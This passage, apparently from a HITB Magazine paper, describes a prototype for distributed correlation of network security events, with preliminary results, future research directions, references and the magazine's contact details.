



Figure 6. Correlated Network Events



A threshold-based filtering mechanism is applied to the each of the chunks and only chunks with sufficient probability of attack or compromise score are preserved and shown to the human user of the system. The remaining chunks are discarded.

Preliminary Results

We conducted experimental testing of developed system in the environment that consists of a number of event receiving agents (three were used in this experiment), which collected unix system logs, network intrusion detection system logs (snort) and output from several other passive network monitoring tools (arpwatch, p0f, ntop). Raw network events, once normalized at event collecting agents, are passed to correlation processes, where event unification and risk mapping takes place. Raw and correlated events are stored in separate tables for human analysis. *Figure 4* depicts the set of raw network events, collected during a period of 2 weeks on a selected network segment. Figure 6 depicts the correlated event data within the same segment. The reduction in event complexity is obvious. The different edge color signifies different risk metric, as it was assigned by correlation process.


The distribution of number of raw events per a clustered chunk of events (event occurrence per chunk) is shown on *Figure 5*.

The relationship between correlated events and raw network date is demonstrated on *Figure 7*. The spike of the raw event data on the diagram is caused by changes in network configuration, which exposed the monitored systems to Internet.

Future Research

Distributed approach to network event correlation for intrusion and malicious activity detection is an interesting and unexplored area.

Figure 7. Raw vs. Correlated Events



In this paper we proposed a basic prototype for distributed network event correlation. In our current implementation we only perform in-line cross-correlation of collected network events and identify their relevance to the security situation of monitored network segment. It would be interesting to explore other classification possibilities in attempt to provide the system user with more general visibility of the monitored network (performance, availability, load, and so on). Additionally, at the current stage we only apply real-time clustering of data sets. However it is also interesting to cross-correlate real-time clusters with historical data in order to identify staged attacks, which timeframe exceeds our clustering window. We are currently experimenting with map-reduce based algorithms for historical data mining. Hopefully this will yield interesting results.

In our future work we are also interested in exploring the area of automated security incident response and intrusion prevention by including proactive components capable of reacting to identified network incidents in automated fashion. •

>>REFERENCES

1. J. Hann and M. Kamber. Data-Mining Concepts and Techniques. Morgan Kaufmann Publishers, 2001
2. L. G. C. A. X. W. Z. C. Y. Li;. Real time clustering of sensory data in wireless sensor networks. In Performance Computing and Communications Conference (IPCCC), 2009 IEEE 28th International, 2009.
3. F. Maggi and S. Zanero. On the use of different statistical tests for alert correlation. In RAID Conference Proceedings, 2007.
4. Y.-T. W. Wei-Yu Chen, Wen-Chieh Kuo. Building ids log analysis system on novel grid computing architecture. In CloudSlam 09 Conference Proceedings, 2009.
5. Riak Documentation: *http://wiki.basho.com/*
6. RabbitMQ: *http://www.rabbitmq.com*
7. Natural Language Toolkit: *http://www.nltk.org*

CONTACT US

HITB Magazine
Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*